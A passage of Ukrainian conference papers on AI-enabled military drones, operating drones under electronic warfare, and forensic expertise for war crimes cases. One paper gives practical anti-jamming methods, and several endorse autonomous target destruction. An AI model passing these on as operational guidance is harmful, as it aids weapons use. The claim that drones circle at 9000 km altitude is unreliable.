«смертоносну автономну зброю», яка цілиться і вражає людські цілі без контролю людини. Війна в Україні, зростаюча важливість ШІ та автономності, а також те, як споживчі технології стали актуальними для військових операцій, спонукали багато країн переглянути свої військові стратегії та фінансування [2].

Деякі українські компанії, що спеціалізуються на виробництві БПЛА, вже втілюють в життя нове програмне забезпечення на базі ШІ, яке забезпечує дронам продовжувати автономну роботу навіть тоді, коли оператор при втратив управління. Сьогодні, над виробництвом безпілотників працюють понад 200 українських компаній, при чому головний їх успіх полягає у тому, що вони тісно співпрацюють з військовими, які знаходяться на передовій. А це дозволяє швидко випробовувати дрони, а після – адаптовувати та вдосконалювати їх, в залежності від потреб, що диктує поле бою, щоб не тільки ефективно шпигувати за окупантами, але й нищити їх за допомогою безпілотників [3].

У Львові інженери компанії Twist Robotics, що спеціалізується на розробці та виробництві IP-камер і дронів, представили тестове відео свого програмного забезпечення на базі штучного інтелекту, яке може значно оновити український арсенал FPV-дронів. Інформація про тестування їхньої ШІ-розробки з'явилася в червні 2023 року [4]. Українськими фахівцями розроблено ударний дрон камікадзе «SkyKnight 2», який опціонально обладнаний модулем mesh-мережі та спеціалізованим польотним ядром з використанням технології ШІ, завдяки чому даний БПЛА може знищити ціль (навіть рухому) в автономному режимі без участі оператора. Цей дрон з серпня 2023 року отримав дозвіл від Міністерства оборони України на використання нашими військовими та був запущений у серійне виробництво.

З метою виключення помилки оператора, українськими винахідниками був розроблений дрон «SAKER SCOUT», який також використовує програмне забезпечення, що побудовано на алгоритмах штучного інтелекту, тим самим дозволяє виконувати завдання з пошуку місць знаходження ворожої техніки і передачі координат в пункти управління, а також здійснювати ураження військових об'єктів в радіусі до 12 км. Відомо також й про інші БПЛА («GALKA», «Buntar1» тощо), які використовують елементи технології ШІ та працюють в умовах активної роботи засобів РЕБ противника. Отже українські компанії, які розробляють та виробляють дрони з використанням технології ШІ, можуть суттєво змінити хід цієї війни і значно пришвидшити довгоочікуваний день нашої перемоги.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Шульман О.А. До 20% втрат противника у живій силі - наслідок застосування дронів, що скидають боєприпаси. URL: https://armyinform.com.ua/2023/05/02/do-20-vtrat-protyvnyka-u-zhyvij-syli-naslidok-zastosuvannya-droniv-shho-skydayut-boyeprypasy/ (дата звернення: 18.03.2024).
2. Newsman. Новий безпілотник-вбивця Anduril на основі штучного інтелекту націлений на війну. URL: https://hackyourmom.com/novyny/novyj-dron-vbyvczya-na-osnovi-shtuchnogo-intelektu-andurila-naczilenyj-na-vijnu/ (дата звернення: 18.03.2024).
3. Visitukraine.today. Як українські безпілотники на базі ШІ створили революцію світового масштабу? URL: https://visitukraine.today/uk/blog/2301/yak-ukrainski-bezpilotniki-na-bazi-si-stvorili-revolyuciyu-svitovogo-masstabu (дата звернення: 18.03.2024).
4. Горбік В. «Це Javelin для бідної людини». 7 ШІ-дронів, які допомагають на війні - що можуть ці «пташки» та чим особливі. URL: https://dev.ua/news/droni-zi-shtuchnym-intelektom (дата звернення: 18.03.2024).

КОГУТ Артем Анатолійович,
старший викладач спеціальної кафедри № 4
Інституту підготовки юридичних кадрів для
СБ України НЮУ імені Я. Мудрого
СТАРОСТІН Олексій Юрійович,
старший викладач спеціальної кафедри № 4
Інституту підготовки юридичних кадрів для
СБ України НЮУ імені Я. Мудрого

ЩОДО ДЕЯКИХ ОСОБЛИВОСТЕЙ ВИКОРИСТАННЯ БЕЗПІЛОТНИХ ЛІТАЛЬНИХ АПАРАТІВ В УМОВАХ РАДІОЕЛЕКТРОННОЇ БОРОТЬБИ

З початку широкомасштабного вторгнення російської федерації в Україну безпілотні літальні апарати (далі – БПЛА), зокрема мультироторного типу, перетворилися з інструменту для хобі та інвентаря для спортивних змагань на реальну зброю, яка посіла одне з головних місць як серед засобів оборони, так і наступу. І, як це відбувається завжди, при виникненні нового виду зброї розробляються нові або ж вдосконалюються існуючі засоби протидії їй. У випадку з БПЛА ефективність використання проти них стрілецької зброї виявилась дуже низькою, різного роду уловлювачі – також навряд чи в стані досягти поставлених цілей, а стаціонарно встановлені захисні сітки не є панацеєю у багатьох випадках. Тому чи ні єдиним засобом для боротьби з дронами є радіоелектронна протидія.

Радіоелектронна протидія (радіоелектронне придушення) – це захід радіоелектронної боротьби, що полягає у активному використанні електромагнітного спектру шляхом створення завад (заклинювання) для електронних засобів противника чи введення його в оману. Вона може включати в себе дії з тимчасового порушення роботи радіоелектронної апаратури супротивника (створення радіоперешкод) та дії, пов'язані з довготерміновим (або постійним) виведенням з ладу цієї апаратури (силове ураження). Але через надвисоку енерговитратність останніх та неможливість запобігти пошкодженням приладів, що не є ціллю, сторони найчастіше обмежуються створенням перешкод.

Для розуміння процесу використання БПЛА в умовах радіоелектронної боротьби (далі – РЕБ) необхідно мати уявлення про базові принципи роботи літального апарату. Так, особа, яка керує дроном (зовнішній пілот), з пульту керування за одним радіоканалом подає сигнал апарату на виконання дій, а за іншими каналами – отримує відомості щодо стану дрону (відеозображення, телеметрію тощо). Додатково ще може мати місце отримання від супутників системи GNSS (Global Navigation Satellite System – Всесвітня система супутникової навігації). А з метою боротьби може здійснюватися вплив на ці канали шляхом створення завад на тих самих частотах у вигляді «шуму», або ж їх підміна іншими (т.зв. «GPS-спуфінг»).

Які ж частоти використовують БПЛА сьогодні? Для передачі відеосигналу найпопулярнішими є частоти 5,8 ГГц, 2,4 ГГц та 1,2 ГГц. Керування здійснюється найчастіше за частотами 2,4 ГГц, 5,8 ГГц, 900 МГц. Рідше для вказаних цілей використовуються канали 433 МГц, 1,4 ГГц тощо. Технічно кожна із вказаних частот має свої переваги і недоліки, але це – тема окремого технічного дослідження. Враховуючи наведені вище цифри, можна спрогнозувати, що найпершими у списку частот, на які спрямовує свої зусилля ворог для боротьби, є 2,4 ГГц та 5,8 ГГц. Виходячи з цього, ми можемо планувати наші дії для застосування БПЛА в умовах РЕБ.

Першим, і найпростішим способом є використання «менш популярних» частот. Так встановлення відмінного радіопередавача у пульт та приймача в дрон на частоті, наприклад, 433 МГц може допомогти подолати ділянку, на якій здійснюються заходи боротьби на частоті 2,4 ГГц.

Більш складним заходом є вдосконалення передавально-приймаючої апаратури для використання «незвичних» частот. При цьому, частоти обираються якнайдалі від тих, які придушуються засобами РЕБ, та серед найменш завантажених іншими сигналами. Даний засіб є більш складним, тому як потребує спеціальних знань як і в радіотехніці, так і в програмуванні контролерів. Проте, в частині заміни відеосигналу, вже існують готові варіанти, які шляхом встановлення на відеопередавач додаткової плати забезпечують заміну частоти на нестандартну, в тому числі, під час польоту. Додатково такі блоки у стані здійснювати шифрування-дешифрування сигналу, щоб на виході можна б було мати зашифрований сигнал на якійсь альтернативній частоті, в який супротивник не може ні втрутитись, ні перешкодити йому. Але це все дуже ускладнює систему та робить її у багатьох випадках «невиправдано захищеною».

Подальшим удосконаленням є встановлення дублюючої передавальної та приймаючої апаратури. Тобто, на пульті встановлюються два радіопередавача, а у дроні – два приймача (на різних, зокрема «непопулярних», частотах). І при втраті сигналу одним з приймачем, пілот перемикається на інший і продовжує давати команди дрону. Теоретично, за необхідності цю систему можна автоматизувати, і перемикання здійснюватиметься без участі пілота.

Таким чином ми розглянули засоби, які допомагають уникнути негативної дії засобів РЕБ. Коли дрон все ж потрапляє під вплив засобів радіоелектронного придушення, залежно від їх типу, місцезнаходження та інших обставин, сигнал може бути втрачено не відразу, а через певний час його погіршення. У такому випадку пілот має можливість фізично встигнути повернути свій БПЛА на місце, де був стабільний зв’язок, та спробувати обійти цю невидиму перешкоду.

Для випадків повної втрати сигналу можна готувати певні контрзаходи. Першим з них є встановлення та програмування автопілоту для завершення місії. При цьому обов’язково мати на увазі, що не всі місії можуть бути завершеними автоматично (наприклад, місії «дрону-камікадзе» щодо враження рухомих або ж невеликих за розміром цілей), а також те, що для переміщення в

автоматичному режимі БПЛА повинен якимось чином визначати свою позицію в кожен момент часу. Найбільш точними є визначення положення та швидкості за допомогою сигналів отриманих від супутників GNSS. Але слід враховувати, що частоти, на яких отримуються сигнали систем позиціонування (в різних діапазонах різних систем знаходяться в межах 1,5 – 1,6 ГГц, та 1,2 – 1,3 ГГц), можуть бути подавлені засобами РЕБ або ж підмінені інструментами GPS-спуфінгу. Іншим способом є використання у модулі автопілоту даних, отриманих за різними алгоритмами розрахунку, виходячи з наявних даних гіроскопу, акселерометру, магнітометру, барометру, датчику повітряної швидкості, а також візуальної одометрії (визначення позиції і орієнтації шляхом аналізу послідовних зображень отриманих за допомогою камери). Разом з тим, вказаний метод є більш складним, менш точним, і, що чи не найважливіше, більш вартісним. Додатковою ж складністю використання автопілоту для таких цілей є необхідність окремого програмування на кожну місію.

Крім завершення місії, автопілот може бути запрограмований на повернення до локації, де був наявний стійкий зв’язок. У такому разі проблеми з недостатньою точністю та необхідністю програмування кожної місії втрачають свою актуальність. Реалізація ж можлива шляхом встановлення польотного контролеру, який має програмне забезпечення з відкритим кодом та гнучкими можливостями програмування. Прикладом є контролери ArduPilot, які використовують однойменний пакет програмних засобів та дозволяють різноманітним чином «тюнінгувати» та вдосконалювати дрон.

Підводячи підсумки, можна зазначити, що вдосконалюючи БПЛА, слід завжди тримати баланс між його удорожчанням і ускладненням виробництва (збирання та програмування) та відсотком збільшення його ефективності для виконання поставлених задач.

КОЗЛОВ Олександр Вікторович,
завідувач сектору дослідження програмних продуктів
лабораторії досліджень об'єктів інформаційних технологій
Науково-дослідного центру судової експертизи у сфері
інформаційних технологій та інтелектуальної власності
Міністерства юстиції України

МОМОТ Роман Анатолійович,
кандидат технічних наук, старший науковий співробітник,
судовий експерт лабораторії криміналістичних та
інженерно-технічних видів досліджень
Науково-методичного центру судової експертизи у сфері
інформаційних технологій та інтелектуальної власності
Міністерства юстиції України

ВИКЛИКИ В СУДОВІЙ ЕКСПЕРТИЗІ З УРАХУВАННЯМ АГРЕСІЇ РОСІЙСЬКОЇ ФЕДЕРАЦІЇ ПРОТИ УКРАЇНИ

У зв'язку з військовою агресією Російської Федерації (далі – рф) проти України, Указом Президента України було введено в країні правовий режим воєнного стану [1], що дозволило сконцентрувати всі зусилля на протистоянні агресору.

Науково-дослідні установи судової експертизи Міністерства юстиції України були безпосередньо залучені до проведення судових експертиз відповідно до процесуальних документів, складених слідчими Головного слідчого управління Служби безпеки України (далі – ГСУ СБУ), що пов'язані з дослідженнями дій збройних сил рф проти суверенітету і територіальної цілісності України з порушення норм міжнародного гуманітарного права.

Слід зазначити, що при організації проведення судових експертиз, які пов'язані з дослідженням обставин застосуванням озброєння і військової техніки, дій військових службових осіб збройних сил рф проти суверенітету та територіальної цілісності України з порушенням норм міжнародного гуманітарного права утворюються виняткові для специфіки "Військової експертизи" об'єкти та предмети дослідження.

Водночас виникає протиріччя між поставленим завданням судовому експерту в постанові слідчих ГСУ СБУ та невідповідністю зі змістовою частиною нормативних актів і відсутністю завдань та методик в [2] щодо проведення судових експертиз (досліджень) зі встановлення обставин застосуванням озброєння і військової техніки, дій військових службових осіб збройних сил рф проти суверенітету та територіальної цілісності України з порушенням норм міжнародного гуманітарного права.

Водночас відповідно до пункту 9.1 розділу IX "Військова експертиза" [3], основними завдання військової експертизи є:

встановлення обставин застосування та дій військових формувань; встановлення обставин, що призвели до настання тяжких наслідків, загибелі людей (військовослужбовців, працівників Служби безпеки України, Збройних Сил України, Міністерства внутрішніх справ України, Національної гвардії України та інших представників міністерств і відомств, цивільного населення), втрати озброєння, військової техніки, об'єктів державної влади та інфраструктури, особистого майна громадян під час застосування військових формувань; встановлення відповідності дій (бездіяльності) посадових осіб вимогам керівних документів (покладених обов'язків).

Як видно з вищевикладеного, усі завдання військової експертизи відносяться до обставин застосування та дій військових формувань, які утворені у відповідності з законами України.

Разом з тим у пункті 9.2 розділу IX "Військова експертиза" [3], відсутній орієнтовний перелік питань щодо встановлення, у відповідності до норм міжнародного гуманітарного права, обставин застосування озброєння та військової техніки та дій військових службових осіб збройних сил Російської Федерації під час агресії проти України.

З огляду на викладену інформацію, виникає потреба щодо доповнення пункту 9.1 розділу IX «Військова експертиза» [3] таким абзацом:

встановлення, у відповідності до норм міжнародного гуманітарного права, обставин застосування озброєння і військової техніки та дій військових службових осіб збройних сил інших держав під час агресії проти України, що призвели до загибелі та поранення громадян, руйнування об'єктів критичної та цивільної інфраструктури.

А пункт 9.2 розділу IX «Військова експертиза» [3] доречно доповнити питаннями:

якими договорами міжнародного гуманітарного права щодо обмеження засобів та методів ведення воєнних дій, визначено діяльність військових службових осіб збройних сил інших держав під час ведення війни проти України?

на яких військових службових осіб збройних сил іншої держави було покладено планування операцій (бойових дій), підготовку та застосування з'єднань, військових частин (підрозділів), озброєння та військову техніку для виконання бойових завдань (розпоряджень) щодо нанесення ракетно-бомбових ударів, зокрема, з використанням безпілотних летальних апаратів, ракетних пусків та артилерійських обстрілів по об'єктам критичної та цивільної інфраструктури в Україні?

чи відповідали нормам договорів міжнародного гуманітарного права дії військових службових осіб збройних сил інших держав під час ведення війни (бойових дій) проти України? Чи перебувають їх дії у причинно-наслідковому зв'язку з настанням наслідків, що призвели до загибелі та поранення громадян, руйнування об'єктів критичної та цивільної інфраструктури?

Зауважимо, що доповнення основних завдань та питань військової експертизи викладено без конкретизації назви країни агресора (інша держава) з

метою оптимізації подальшого використання [3] при проведенні військових експертиз (досліджень).

Слід зазначити, що підготовка судовими експертами обґрунтованих та об'єктивних відповідей на поставлені питання у постанові слідчого ГСУ СБУ ускладнюється або унеможливлюється через відсутність у матеріалах кримінального провадження:

оригіналів чи завірених встановленим порядком копій (витягів) документів, які регламентують діяльність органів військового управління збройних сил інших держав, документів військового (бойового) управління;

достовірної та конкретної інформації про військових службових осіб збройних сил інших держав, які здійснювали планування операцій (бойових дій), підготовку та застосування з'єднань, військових частин (підрозділів) щодо нанесення ракетно-бомбових ударів, зокрема, з використанням безпілотних літальних апаратів, ракетних пусків та артилерійських обстрілів по об'єктам критичної та цивільної інфраструктури в Україні, а саме: військове звання, посада, ПІБ, належність до оперативно-стратегічних, оперативних, оперативно-тактичних угрупувань, з'єднань та військових частин (підрозділів) тощо.

Так, основою доказової складової постанови слідчого ГСУ СБУ має бути інформація про злочинну діяльність іншої держави проти України з урахуванням норм міжнародного гуманітарного права.

Зважаючи на вищевикладене, можемо зробити висновок, що запропоновані авторами доповнення у пункти 9.1, 9.2 розділу IX "Військова експертиза" [3] дозволять судовому експерту скласти висновок, що є процесуальним джерелом доказу [4] для подання обвинувального акту до судової інстанції.

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Указ Президента України від 24 лютого 2022 року № 64/2022 "Про введення воєнного стану в Україні". URL: https://www.president.gov.ua/documents/642022-41397 (дата звернення: 20.03.2024).
2. Реєстр методик проведення судових експертиз Міністерство юстиції України. Режим доступу: URL: https://rmpse.minjust.gov.ua/ (дата звернення: 20.03.2024).
3. Наказ Міністерства юстиції України від 08.10.98 № 53/5 «Про затвердження Інструкції про призначення та проведення судових експертиз та експертних досліджень та Науково-методичних рекомендацій з питань підготовки та призначення судових експертиз та експертних досліджень» (із змінами). URL: https://zakon.rada.gov.ua/laws/show/z0705-98#Text (дата звернення: 20.03.2024).
4. Кримінальний процесуальний кодекс України, КПКУ № 4651-VI від 13.04.2012 (із змінами). URL: https://zakon.rada.gov.ua/laws/show/4651-17#Text (дата звернення: 20.03.2024).

КОЛОМІЙЦЕВ Олексій Володимирович,
заслужений винахідник України, доктор технічних наук, професор,
професор кафедри комп'ютерної інженерії та програмування
Національного технічного університету «ХПІ»
КОМАРОВ Володимир Олександрович,
заслужений винахідник України, кандидат технічних наук,
провідний науковий співробітник лабораторії БпЛА
Військового інституту телекомунікацій
та інформатизації імені Героїв Крут

ОСОБЛИВОСТІ ВИКОРИСТАННЯ ШТУЧНОГО ІНТЕЛЕКТУ В БЕЗПІЛОТНИХ АВІАЦІЙНИХ КОМПЛЕКСАХ РІЗНОГО ТИПУ ТА ПРИЗНАЧЕННЯ

На даний час у багатьох країнах світу активно впроваджуються технологічні рішення на основі штучного інтелекту (далі – ШІ) як у різні галузі економіки та суспільні сфери, так і у військову сферу. Це, насамперед, торкнулося високотехнологічних галузей науки та промисловості, зокрема авіації. Провідні світові авіаперевізники, навчальні центри та виробники літаків почали інвестувати в ШІ. Країни, що розвивають ШІ, виходять у лідери в усіх напрямках розвитку техніки та технологій.

Штучний інтелект має величезний потенціал для революції авіаційної промисловості. На думку провідних фахівців, ШІ у найближче десятиріччя буде найпроривнішою технологією у галузі авіаційної техніки. Цьому сприятимуть досягнення у галузі обчислювальної техніки, за допомогою якої з кожним роком підвищується швидкість обробки даних, за їх великими об'ємами та різноманітністю.

«Штучний інтелект» – це комплекс технологічних рішень, який дозволяє імітувати когнітивні функції людини (включно з пошуком рішень без заздалегідь заданого алгоритму) та отримувати при виконанні конкретних завдань результати, порівняні, як мінімум, з результатами інтелектуальної діяльності людини. Комплекс технологічних рішень включає інформаційно-комунікаційну інфраструктуру, програмне забезпечення, процеси та сервіси з обробки даних та пошуку технічних рішень.

Будь-який розвиток у науковій, технічній або військовій сферах відбувається за спіраллю з виходом на більш високий рівень наступного оберту спіралі (на наступну «сходинку»). Такою «сходинкою» у розвитку безпілотних авіаційних комплексів (далі – БпАК) є ШІ, який характеризує здатність «бойових машин» виконувати складні завдання.

Основна мета впровадження ШІ у розробку сучасних зразків озброєння та військової техніки (далі – ОВТ) – забезпечення національної безпеки країни, досягнення стійкої конкурентоспроможності економіки та провідних позицій у світі в галузі інформаційних технологій. За технологіями ШІ, робототехніка та

управління безпілотними літальними апаратами (далі – БпЛА) належать до пріоритетних напрямів модернізації зразків ОВТ в умовах воєнного стану, у тому числі, впровадження сучасних інструментів для OSINT розвідки, технічних прийомів та методів для розслідування кібератак тощо. Для вирішення вище викладених завдань, закордонні і вітчизняні вчені та виробники БпЛА намагаються наділити БпАК властивостями «думаючого» механізму, використовуючи машинне навчання і зір. ШІ описує здатність машин, що вміють виконувати складні завдання, з характеристиками людського інтелекту та включає такі складові, як міркування, вирішення проблем, планування, вивчення, розуміння та читання людських мов [1].

Використання ШІ щодо програмування переміщень БпЛА у польоті (у просторі) є найбільш актуальною задачею. Однак, за умови, якщо технології ШІ зможуть виконувати поставлені завдання з комплексного управління БпЛА, то ризик можливого злому бортової системи управління БпЛА зберігатиметься. Це означає, що і бортові, і наземні системи БпАК (БпЛА) повинні мати високий рівень захисту (кібербезпеку військового класу). Необхідно не лише запобігти зламу, а й негайно повернути управління БпЛА у разі несанкціонованого втручання сторонніх осіб, наприклад, впливу засобів радіоелектронної боротьби (РЕБ) противника.

Тому, без технічних і технологічних рішень, що забезпечують контроль за одночасними польотами бойових пілотованих літальних апаратів та БпЛА у єдиному повітряному просторі на усіх ешелонах, взаємної обізнаності учасників польотів та прийняття рішень, що дозволяють забезпечити безпеку повітряного руху, розвиток БпАК неможливий [2].

Противники безпілотної авіації наводять різні аргументи на захист своєї позиції, зокрема щодо безпеки здійснення управління через радіозв'язок потенційно небезпечним об'єктам – бойовим БпЛА, що мають на борту озброєння. Дане питання обговорювалося неодноразово та є одним із найпріоритетніших для вирішення у військових фахівців. Щоб не допустити перехоплення БпЛА у повітрі, його керування необхідно перенести повністю на закриті канали, створивши окрему мережу. Тоді управління такими БпЛА потенційно буде захищено не гірше, ніж керування балістичними ракетами. Однак, вартість такої системи може поставити під загрозу її впровадження. Інша проблема – синхронізація БпЛА (БпАК) один з одним та іншими пілотованими літальними апаратами.

Основний фактор, що обмежує розвиток безпілотної авіації – технологічна недосконаліть апаратів та їх систем керування на сьогоднішній день. Тому, впровадження у БпАК системи ШІ вже сьогодні частково замінюють значну частину дій оператора БпЛА, незважаючи на те, що до рівня людського інтелекту вони не зможуть дійти, мабуть, ніколи. ШІ використовує навігаційне обладнання, комп'ютерний зір, здатний розпізнавати сторонні об'єкти у польоті, виконувати інші процедури, але, що особливо важливо – самостійно навчатися і тестувати власні дії. Перехід до ШІ з розширеними можливостями дозволить не просто автоматизувати дії бортових систем управління БпЛА, але прогнозувати їх політ, створювати

одночасно десятки сценаріїв та обирати найкращий із них з урахуванням зовнішніх факторів (погодних умов тощо). У таких процесах найважливішим залишається питання щодо виконання поставленого бойового завдання [3].

Щороку зростає необхідність у застосуванні БпЛА, що пов'язано з їх окремими перевагами у тактико-технічних характеристиках для вирішення багатьох завдань перед авіацією, що пілотується. Особливо активно використовуються БпЛА у районах ведення бойових дій. Технічні можливості БпЛА військового призначення, що у своєму арсеналі мають ШІ, можуть забезпечити більш ефективне вирішення поставлених бойових завдань.

У доповіді представлено результати аналізу сучасного стану використання ШІ у БпАК різного типу та визначені основні напрямки подальшого розвитку бойових БпЛА зі ШІ. Відмічено, що у країнах-учасницях НАТО, безпосередньо у США, створення бойових БпЛА зі ШІ здійснюється за програмою Skyborg. У рамках даної програми розроблено ШІ для управління бойовими БпЛА, що забезпечує вирішення завдань під час ведення бою, пристосовуючись до обстановки, що змінюється за короткий час. Програма Skyborg реалізується відразу у декількох напрямках, включаючи створення бойових дронів різного призначення. При цьому ШІ забезпечує автономний зліт, прокладку оптимального курсу, наведення на ціль, а у разі використання БпЛА-розвідника – його посадку. БпЛА зі ШІ, що створюються за програмою Skyborg, можуть виконувати завдання як з розвідки, так і завдання ударів по повітряних та наземних цілях. Такі БпЛА можуть діяти спільно з винищувачами п'ятого покоління F-35, з яких здійснюватиметься їх управління.

Акцентовано увагу на те, що Міністерство оборони України допустило БпЛА (бойові дрони) SAKER SCOUT зі ШІ до експлуатації у Збройних Силах України. Дослівно: "Програмне забезпечення SAKER, побудоване на алгоритмах штучного інтелекту, допоможе нашим військам ефективніше бити ворога. Система за допомогою просунутої оптики самостійно розпізнає і фіксує координати техніки ворога (навіть замаскованої) негайно передаючи інформацію в командний пункт для прийняття відповідного рішення. Це нівелює ризики «людської помилки», оскільки око оператора не завжди здатне вловити усі нюанси. До складу БпАК входять: флагманський дрон-розвідник, а також декілька дронів-камікадзе типу FPV, які корегуються, у тому числі, за допомогою флагманського дрона. До основних можливостей бойового дрону SAKER SCOUT можливо віднести наступне: дальність польоту – до 10 км, може оснащуватися інфрачервоною оптикою для роботи вночі, може використовувати інерціальну систему наведення, що значно підвищує його стійкість до засобів РЕБ та інтегрується до усіх наявних у ЗСУ систем ситуаційної обізнаності, у тому числі, у систему «Дельта» [4].

БпЛА зі ШІ спроможні враховувати електронні перешкоди, які зазвичай використовує Росія, стабілізуючи дрон та утримуючи його на заздалегідь обрану ціль. Можливості ШІ допомагають бойовому дрону виконувати свою місію, навіть якщо його ціль рухається, що є значним кроком уперед порівняно з наявними дронами, які відстежують конкретні координати.

Технологія ШІ розробляється дедалі більшою кількістю українських компаній з виробництва БпЛА. Це є одним із кількох інноваційних стрибків, що відбуваються на внутрішньому ринку дронів. Понад 200 українських компаній, які займаються виробництвом БпЛА, зараз працюють разом з військовими частинами на передовій, щоб налаштувати та вдосконалити БпЛА, а також покращити їх ТТХ [5].

Доведено, що спеціалісти української компанії AirUnit розробляють FPV-дрони з системою самонаведення. Співвласник компанії Андрій Штепа розповів, що самонаведення БпЛА планують реалізувати через комп'ютерний зір і побудову алгоритму роботи дрона під час втрати зв'язку з оператором. За умови наявності такої системи, оператору FPV-дрона потрібно буде лише захопити ціль виділивши об'єкт на екрані, далі у справу вступить програмне забезпечення. Це вирішує проблему втрати зв'язку і промаху дрона. Відмічено, що, використання такої системи призведе до здорожчання БпЛА у 3-4 рази.

Слід зазначити, що Данія і Нідерланди нададуть Україні американські винищувачі F-16 після виконання умов, серед яких – навчання українських пілотів та інженерів. Запропоновано пропозиції щодо взаємодії БпЛА з ШІ із винищувачами F-16. При цьому, такі БпЛА можливо використовувати для виявлення як радіолокаційних станцій (РЛС) противника, так і наземних і повітряних цілей у режимі реального часу, що дозволить здійснювати аналіз та оцінку повітряної і наземної обстановки, спостереження і розпізнавання повітряних і наземних цілей тощо [6].

Отже, впровадження ШІ в БпЛА відкриває широке коло переваг для БпАК:

- економія коштів у здійснені логістичного забезпечення (ЛЗ) (доставка вантажів: продуктів харчування, запасних частин і приладів, поранених тощо);
- зменшення кількості операторів, що змінюють один одного за рахунок того, що один оператор для безперебійної роботи кожного БпЛА може контролювати кілька безпілотників. У цьому випадку БпЛА об'єднані у мережу і керуються ШІ (раніше кожен БпЛА мав свого оператора). Оператор буде необхідний тільки для постановки бойового завдання (видачі команд) та вказівки напрямків дії одразу для усієї групи БпЛА, а за виконання поставленого бойового завдання відповідатиме ШІ;
- забезпечення автономності БпЛА у разі втрати сигналу від центру управління серед місцевості, що рясніє височинами або іншого типу елементами рельєфу, або через радіоелектронну атаку противника, що дозволить виконати поставлене бойове завдання та повернуться до визначеного місця посадки;
- оперативний вибір оптимального маршруту польоту БпЛА у разі форс-мажорних ситуацій з урахуванням зовнішніх факторів (застосування РЕБ противника, раптове погіршення метеоумов тощо);
- самостійне оцінювання системи РЕБ противника та видачу відповідних перешкод для протидії;
- полювання за обраною ціллю дроном-камікадзе з вибуховою речовиною або групою – для декількох цілей;

- самостійне прийняття рішення щодо знищення цілей за умови ведення БпЛА бойових дій у замкнутих приміщеннях;

- невеликі фінансові затрати у порівнянні з пілотованими літальними апаратами тощо [7].

Таким чином, в умовах воєнного стану особливості використання ШІ в БпАК різного типу та призначення відкривають широкі можливості щодо застосування БпЛА та їх вдосконалення за наступними основними напрямками:

1) використання групи (рою) БпЛА, що має здатність до самонавчання усієї групи, що дозволить провести адаптацію до виконання як бойових завдань, так і – ЛЗ у важких умовах. Рій БпЛА може бути використаний як інтелектуальна система дорозвідки, система для боротьби з протиповітряною обороною, розумні бомби тощо, а також система ЛЗ. Група БпЛА може збільшуватися нескінченно, що дозволяє перевозити вантажі з будь-якою вагою, розміром та призначенням у труднодоступні міста, а також вирішувати одночасно різні бойові завдання. Об'єднані до групи БпЛА ділять між собою ресурси, енергію, спільно займаються навігацією, пошуком та знищенням повітряних і наземних цілей тощо. Під час польоту БпЛА можуть змінюватися з метою підзарядки. Група з БпЛА стає помітнішою для РЛС, що полегшує диспетчеризацію та ухилення від зіткнень. По закінченню вирішення групового бойового завдання (ЛЗ), БпЛА можуть розлітатися за різними напрямками для подальшої роботи;

2) розробки БпЛА з функціями ідентифікації (розпізнавання), виявлення БпЛА противника у просторі і наземних цілей у визначених районах та прийняття рішення про їх знищення, що забезпечить збереження особового складу підрозділів ЗС України та підвищить якість ведення бойових дій;

3) розробки БпЛА, що призначені для управління наземними робототехнічними комплексами військового призначення;

4) розробки системи організації спільних групових дій пілотованих ЛА та БпЛА, що підвищить надійність ЛА по відношенню до можливого знищення противником;

5) розробки автономних БпЛА вертолітного типу, що дозволить підвищити рівень ЛЗ, особливо під час ведення бойових дій у важкодоступних місцях;

6) оснащення БпЛА системою захисту власного обладнання як від некоректних команд оператора, так і від впливу засобів РЕБ противника, які можуть призвести до його руйнування;

7) створення системи прогнозування світлових потоків для повної незалежності від зовнішніх джерел живлення БпЛА, що обладнані сонячними батареями;

8) створення системи самодіагностики та самоусунення знайдених неполадок на борту БпЛА під час польоту тощо.

Впровадження ШІ в автоматизовані системи управління БпЛА є необхідним кроком для вдосконалення авіаційної галузі військового призначення та забезпечення її стабільного розвитку.

Таким чином, існують світові тенденції щодо створення повністю

автономних БпЛА, які використовують технології ШІ та комп'ютерний зір. Підвищити точність позиціонування БпЛА, рівень його автономності та завадозахищеності дозволяють інтегровані інерціально-супутникові навігаційні системи та технології пасивної оптичної орієнтації. Застосування БпЛА з ШІ дозволяє розширити коло вирішення бойових завдань під час їх ведення. При цьому, завдяки ШІ, можна збивати такі БпЛА у ескадрильї (групи або рої), за рахунок чого оператору не доведеться керувати кожним БпЛА окремо. Пріоритетним напрямком розвитку даної технології є створення повністю самостійних роїв БпЛА, що не потребують додаткових інструкцій від оператора в ході виконання поставлених бойових завдань. Проблематика співвідношення палива, ваги БпЛА та дальності його польоту є актуальною. На даний час для збільшення часу перебування БпЛА (дрону) у просторі та радіусу його дії найбільш перспективними є технології гібридних паливних систем, водневі двигуни та використання сонячних батарей. Гібридні двигуни є легкими, більш ефективними за традиційні акумулятори та потребують менше часу для заправлення. Сонячні панелі в крилах БпЛА дозволяють місяцями кружляти у небі на висоті 9000 км та стежити за противником, залишаючись невразливими до засобів протиповітряної оборони.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Штучний інтелект і безпілотники. URL: https://www.ukrmilitary.com/2019/10/ii.html (дата звернення: 20.03.2024).
2. Аналіз досвіду застосування безпілотних літальних апаратів та визначення напрямку їх подальшого розвитку при веденні мережецентричних операцій / Ю. Ф. Кучеренко, М. В. Науменко, М. Ю. Кузнєцова // *Системи озброєння і військова техніка*. 2018. № 1. С. 25-30. URL: http://nbuv.gov.ua/UJRN/soivt_2018_1_5 (дата звернення: 20.03.2024).
3. Рисований, О., Коломійцев, О., Альошин, Г., Дмітрієв, О., Дранко, А., Третяк, В., Крук, Б., Старцев, В., Калачова, В., & Пустоваров, В. (2023). Метод підвищення ефективності управління безпілотним літальним апаратом на основі використання нелінійного псевдовипадкового генератора. *Scientific Collection «InterConf»*, (149), 282–290. URL: https://archive.interconf.center/index.php/conference-proceeding/article/view/2928 (дата звернення: 20.03.2024).
4. Леках А. А., Гурін О. М., Старцев В. В., Гурін І. О., Просяник В. В. Особливості застосування безпілотних літальних апаратів при виконанні завдань логістичного забезпечення військ в сучасних збройних конфліктах. *Збірник наукових праць Харківського національного університету Повітряних Сил*. 2022. № 1(71). С. 49-57. URL: https://doi.org/10.30748/zhups.2022.71.05 (дата звернення: 20.03.2024).
